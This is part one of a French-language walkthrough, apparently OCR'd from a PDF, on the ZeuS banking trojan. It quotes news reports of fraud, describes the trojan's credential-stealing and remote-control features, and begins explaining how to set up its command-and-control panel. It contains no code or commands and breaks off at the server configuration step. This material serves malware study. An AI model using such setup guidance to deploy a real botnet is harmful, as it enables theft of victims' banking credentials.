
Inside a ZeuS botnet

Partie 1/2

Cédric BERTRAND



11

Résumé

Zeus est un des outils les plus utilisés ces dernières années par les criminels afin de capturer des comptes bancaires. Au cours de ce document, nous allons installer et configurer un botnet Zeus afin d'analyser son fonctionnement ainsi que ses fonctionnalités.

L'analyse de ZeuS s'effectuera en 2 parties : dans une première partie, nous verrons l'installation et la configuration d'un botnet utilisant ZeuS. Nous analyserons aussi les interactions entre le bot ainsi que son centre de commandes.

Dans la deuxième partie, nous ferons une analyse plus poussée du client.

Rappel

Ce qui suit est délivré à *titre* informatif et *éducatif*, *je ne suis pas* responsable de ce que vous en ferez.

Un texte sur l'intrusion dans un système informatique et ses conséquences.

La loi dite « Godfrain » du 5 Janvier 1988 (n° 88-19) a introduit dans le code pénal l'article 462-2 qui dispose que « Quiconque, frauduleusement, aura accédé ou se sera maintenu dans tout ou partie d''un système de traitement automatisé de données sera puni d''un emprisonnement de deux mois à un an et d''une amende de 2.000F à 50.000F ou de l''une de ces deux peines. Lorsqu''il en sera résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, l''emprisonnement sera de deux mois à deux ans et l''amende de 10.000F à 100.000F. »

La loi « pour la confiance dans l'économie numérique » du 21 juin 2004 (n° 2004-575) a déplacé et modifié ce texte, désormais présent à l'article 323-1 du code pénal, lequel dispose que « Le fait d''accéder ou de se maintenir, frauduleusement, dans tout ou partie d''un système de traitement automatisé de données est puni de deux ans d''emprisonnement et de 30000 euros d''amende. Lorsqu''il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d''emprisonnement et de 45000 euros d''amende.[1] »

[1] http://www.legavox.fr/blog/murielle-cahen/intrusion-dans-systeme-informatique-hacking-314.htm

Sommaire

Zeus

Description


Zeus est un cheval de troie[2] spécialisé dans le vol des informations bancaires. Réputé pour sa simplicité d'utilisation, il permet aux cybercriminels de récupérer très facilement de multiples informations sensibles. Il a été utilisé au cours de ces dernières années dans des opérations de transfert de fonds.

Les Etats-Unis démantèlent un vaste réseau lié au botnet Zeus

Les autorités américaines ont inculpé plus de 60 personnes accusées d'avoir utilisé le cheval de Troie bancaire Zeus pour voler des millions de dollars sur des comptes bancaires américains. Ces accusés feraient partie d'un réseau de cybercriminels basé en Europe de l'Est. Ce dernier s'appuyait sur des "mules" financières recrutées pour ouvrir des comptes aux Etats-Unis destinés à recevoir les virements illégaux depuis les comptes piratés. Le montant des vols dépasserait trois millions de dollars. Ces arrestations interviennent quelques jours après un autre coup de filet similaire en Grande-Bretagne, qui s'est soldé par l'inculpation de 11 personnes également accusées de se servir de Zeus pour siphonner des comptes.

Figure 1 http://www.journaldunet.com/solutions/securite/zeus-botnet-arrestation-1010.shtml

De nombreux particuliers et entreprises ont dû faire face à des pertes liées à ZeuS.



Katleen Erna
Expert Confirmé Sénior
le 15/04/2010

Mise à jour du 14.04.2010 par Katleen


9 entreprises américaines sur 10 touchées par le botnet Zeus, d'après une étude publiée hier

Le cabinet d'étude RSA FraudAction vient de publier un rapport réalisé par son service spécialisé dans la lutte contre les trojans. Ses équipes ont analysé les données volées par Zeus (voir news précédente, ci-dessous) sur des ordinateurs infectés en août 2009.

De là, les chercheurs ont pu remonter jusqu'à des adresses IP ou e-mail appartenant à des entreprises. Il a ainsi été démontré que 88% des domaines des compagnies du classement Fortune 500 (les plus importantes firmes américaines) avaient reçu la visite d'ordinateurs infectés par Zeus. Autrement dit, près de 9 grandes compagnies sur 10 souffriraient de l'activité de cet botnet.

De plus, environ 60 % de ces entreprises seraient atteintes au niveau de leurs messageries, puisque les données volées de comptes e-mails leur appartenant ont été retrouvées sur les sites où les informations volées par Zeus étaient entreposées.

Les compagnies employant moins de 75.000 personnes sont apparues comme les plus touchées, avec le plus grand nombre d'adresses e-mail compromises.



Fraude massive aux chèques via un botnet russe

Edition du 29/07/2010 - par Guillaume Garnier avec IDG NS

Selon SecureWorks, le botnet ZeuS servait les fins d'une organisation criminelle russe qui l'aurait utilisé pour détourner des millions de dollars en chèques.

La fraude aux chèques est un crime un peu dépassé à l'heure du numérique. Une organisation criminelle russe utilise pourtant des techniques de cybercrime pour réaliser des opérations de falsifications de chèques automatisées s'élevant à plusieurs millions de dollars de préjudice. Elle passe notamment par l'utilisation de botnets, de bases de données financières et d'archives de chèques numérisés. L'organisation, surnommée BigBoss suite à la découverte du nom sur un serveur utilisé durant la fraude massive, a été mise au jour par des chercheurs de SecureWorks. Joe Stewart, directeur d'analyse des malwares pour l'entreprise, précise qu'il s'est aperçu de l'existence de BigBoss durant l'analyse de code botnet sur Internet.

Figure 2 Autre exemple de fraude réalisée avec ZeuS

[2] http://fr.wikipedia.org/wiki/Cheval_de_Troie_%28informatique%29

Même la France est concernée par ces vastes affaires de transferts illégaux de fonds.

Cinquante " mules " arrêtées pour complicité d'escroquerie

Ces " petites mains " auraient servi à transférer vers l'Ukraine et la Russie l'argent détourné par l'intermédiaire d'opérations de " phishing " menées par les véritables escrocs installés à l'étranger.

Damien Bancal | 01net. | le 26/06/2007 à 19h50 | 5 réactions

envoyer par mail imprimer l'article

Joli coup de filet pour la police française. Ce mardi matin, les services de l'Office central de lutte contre la criminalité liée aux technologies de l'information et de la communication (OCLCTIC) ont interpellé cinquante internautes soupçonnés de participer à un vaste réseau d'escroquerie en ligne. Près de 150 fonctionnaires de police travaillaient depuis plusieurs mois à cette opération de grande envergure, menée dans l'Hexagone, en Corse et dans les DOM-TOM. Des actions similaires ont eu lieu en Europe sous l'égide d'Europole.

Pourtant, cette vaste campagne n'aurait pas permis, en France, de mettre la main sur les véritables meneurs du réseau d'escroquerie. Les cinquante personnes interpellées seraient en effet ce que la police appelle des " petites mains ", ou des " mules ". Ces internautes, recrutés en ligne par les véritables escrocs, auraient simplement servi d'intermédiaires. Leur rôle : faire transiter l'argent dérobé vers les comptes des pirates afin de brouiller les pistes. Des pirates qui font partie d'un réseau international de *phishers*, des spécialistes du vol de données bancaires.

Figure 3 http://www.01net.com/editorial/352705/cinquante-mules-arretees-pour-complicite-descroquerie/

Nous allons voir pourquoi cet outil est de plus en plus utilisé dans ce genre d'opérations.

Fonctionnalités

« ZeuS » a été développé spécifiquement dans le but de voler des informations sensibles sur les systèmes infectés, et contrairement à d'autres codes malveillants, il ne se contente pas de récupérer systématiquement tout ce que tape l'utilisateur au clavier. Il cible précisément ces informations :

- en récupérant les données saisies par l'utilisateur dans des formulaires d'authentification sur des systèmes sensibles,
- en injectant ses propres champs dans certains formulaires apparaissant à l'écran dans le but de récupérer toujours plus d'informations,
- en analysant les parties des URLs susceptibles de contenir des informations d'authentification,
- en récupérant les cookies du navigateur qui sont souvent utilisés pour stocker des informations de session,

- en récupérant les données d'identification stockées dans la zone utilisateur protégée du navigateur. Internet Explorer ou Firefox par exemple peuvent être paramétrés pour se rappeler des login et mots de passe entrés sur des sites web.
- …

A côté de ces techniques de vol ciblé d'informations, le code malveillant installé sur la machine est capable de :


- Rechercher et récupérer des fichiers spécifiques sur le système,
- Offrir un contrôle complet à distance du système en utilisant le protocole VNC,
- Télécharger et exécuter des programmes,
- « détruire la machine » en supprimant des composants essentiels pour faire fonctionner le système d'exploitation.

Cette description a été extraite du site certi-ist.com.

Propagation

Afin d'infecter des nouvelles machines, Zeus utilise de nombreux vecteurs :

- **Campagne d'envois de courriel infectés**. Les pirates ont lancé de nombreuses campagnes de spam [3] utilisant l'ingénierie sociale afin d'inciter l'utilisateur à exécuter une pièce jointe. Un exemple de campagne avec diffusion d'une pièce jointe en pdf contenant Zeus.



- **Diffusion par pack d'exploits**. En utilisant des méthodes automatisées d'exploitation de vulnérabilités dans le navigateur (Pack d'exploits[4]), ces kits permettent de distribuer des malwares aux internautes lors d'une simple visite sur une page web infectée.

D'autres moyens de propagation existent bien sûr mais sont moins utilisés.

[3] http://fr.wikipedia.org/wiki/Spam
[4] http://www.viruslist.com/fr/viruses/analysis?pubid=200676241

Zeus en Chiffres

Sur le marché noir, ZeuS est en général vendu plusieurs milliers de dollars. On trouve de nombreuses offres sur Internet de vendeurs qui le vendent souvent clé-en-main (c-a-d déjà configurés et prêt à fonctionner)





Figure 4 Offre pour la vente du code source de ZeuS



Le botnet Zeus s'utilise comme... Windows

Pour environ 3.000 dollars, le kit de piratage Zeus fonctionnerait comme les clés d'activation de Windows. La dernière version du botnet pourrait faire encore plus de ravages.

Par : Olivier Robillart
le 16 mars 2010 à 12:31 | Pas de commentaires

Figure 5 http://www.silicon.fr/le-botnet-zeus-sutilise-comme-windows-39579.html




Figure 6 Vente pour différents packages de ZeuS

Au niveau géolocalisation des infections, le principal pays qui semble touché reste les Etats-Unis, puis en second la Russie.




Figure 7 Géolocalisation infection ZeuS

Maintenant que nous avons vu comment ZeuS était utilisé et à quoi il servait, nous allons voir comment mettre en place et comment configurer un botnet avec ZeuS.

La création d'un botnet ZeuS

La diffusion du code-source

Auparavant réservé à un cercle d'initié, le code source de ZeuS a été diffusé il y a quelques semaines sur les forums underground.

Complete **ZeuS** source code has been leaked

On the 23rd of March 2011 we posted a blog about the source code for the infamous crime kit ZeuS (Wsnpoem/Zbot) being sold on at least two dark market forums (see: http://www.csis.dk/en/csis/blog/3176/).

0 +1

Coûtant auparavant jusqu'à 10 000 dollars, le kit pour créer son botnet ZeuS est désormais accessible gratuitement.

Le code source de la dernière version du **kit d'exploitation du trojan bancaire Zeus** (v2.0.8.9) a été divulgué sur plusieurs forums accessibles. Il était jusqu'à présent commercialisé pour environ 10 000 dollars. Le code source n'était partagé que par une communauté très fermée. Ce n'est plus le cas aujourd'hui, ce qui devrait également favoriser le développement de nouvelles fonctionnalités. D'ici là, difficile de croire qu'il redevienne payant.

Il contient tout ce qu'il faut pour pouvoir créer le botnet : code source du client(le bot), ainsi que le code du serveur (C&C).




Figure 8 Code Source de ZeuS

Nous allons d'abord voir qu'est-ce qu'on botnet et quelle est son architecture.

Un botnet, ce n'est ni plus, ni moins qu'une architecture client-serveur. Un serveur envoie des ordres aux clients qui les exécutent. Au niveau de l'architecture réseau, nous aurons quelque chose de proche de ceci.




Figure 9 Architecture d'un botnet

Dans un premier temps, nous allons devoir configurer le centre de commande (C&C : Command & Control) qui dans notre cas sera un site web. Puis nous devrons configurer les clients afin de leur donner les informations pour se connecter à notre serveur.

Généralités

Codé en C++ (pas de librairies additionnelles utilisées), ZeuS est compatible avec toutes les versions de Windows (2k, 2003, 2008, XP, Vista, Seven) aussi bien 32 bits que 64 bits. Sur Vista/Seven, ZeuS s'exécute avec les droits de l'utilisateur et n'a pas besoin des droits d'administrateurs pour fonctionner. S'il est exécuté avec les droits administrateur, il cherchera à infecter tous les répertoires utilisateurs.

Il s'exécute en lançant une copie de son code dans chaque processus utilisateur. Parmi ses autres fonctionnalités, nous avons :

- **Interception du trafic HTTP/HTTPS en provenance de wininet.dll (Internet Explorer, Maxton, etc.), nspr4.dll (Mozilla Firefox) :**
    1. Modification du contenu des pages chargées (HTTP-inject).
    2. Redirection transparente vers d'autres pages (HTTP-fake).
    3. Temporary blocking HTTP-injects and HTTP-fakes.
    4. Bloque l'accès à certains sites spécifiques.
    5. Bloque les requêtes selon certains sites spécifiques
    6. Force la connexion à certains sites spécifiques.

7. Crée une capture d'écran autour du curseur de la souris Durant l'appui sur des boutons
8. Obtenir les cookies de sessions et bloquer les utilisateurs selon certaines URL spécifiques.

- **Récupère les informations des programmes suivants**
  1. Logins des principaux clients FTP: FlashFXP, CuteFtp, Total Commander, WsFTP, FileZilla, FAR Manager, WinSCP, FTP Commander, CoreFTP, SmartFTP.
  2. "Cookies" Adobe (Macromedia) Flash Player.
  3. "Cookies" wininet.dll, Mozilla Firefox.
  4. Importation des certificats
  5. Import certificates from the certificate store Windows. And tracking their subsequent addition.
  6. Tracking of pressing the keyboard keys.
- **Intercepte le trafic réseau**
  1. Intercepte les login FTP sur n'importe quel port
  2. Intercepte les login POP (courrier) sur n'importe quel port
- **Divers:**
  1. Exécution de scripts crées dans le C&C
  2. Séparation du botnet en sous-botnets (utilisation de noms)

Après cet aperçu non exhaustif des possibilités offertes par ZeuS, nous allons configurer l'architecture permettant la mise en place d'un bontet.

Le C&C de ZeuS

Configuration du Centre de commandes (C&C)

ZeuS est livré avec un fichier qui décrit précisément quelles sont ses fonctions et comment les configurer. Pour créer le C&C, il suffit de lire les instructions.

Description: Control panel

- **Programming language:**

  PHP, using the extensions mbstring, mysql.

- **Display statistics:**

  1. Number of infected computers.
  2. Current number of bots in the online.
  3. The number of new bots.
  4. Daily activity of bots.
  5. Country statistics.
  6. Statistics by OS.

- **Working with the list of bots:**

  1. Filtering the list by country, botnets, IP-addresses, NAT-status, etc.
  2. Displaying desktop screenshots in real time (only for bots outside NAT).
  3. Mass inspection of the Socks-servers state.
  4. Displays detailed information about the bots. Of the most important here are:
     - Windows version, user language and time zone.
     - Location and computer IP-address (not for local).
     - Internet connection speed (measured by calculating the load time of a predetermined HTTP-resource).
     - The first and last time of communication with the server.
     - Time in online.
  5. Ability to set comment for each bot.

- **Scripts (commands):**

  You can control the bots by creating a script for them. Currently, syntax and scripting capabilities, are very primitive.

- **Working with reports (logs) and bots files:**

  Files (such as screenshots, Flash Player cookies) received from the bots are always written to files on the server. You get the opportunity to search for files with a filter: by bots, botnets, content and file name.

  Reports can be written in files (%botnet%/%bot_id%/reports.txt), and in the database. In the first case, the search for records is in exactly the same way as for files. In the second case, you get more flexible filtering, and viewing reports from the Control panel.

Control panel: Server configuration

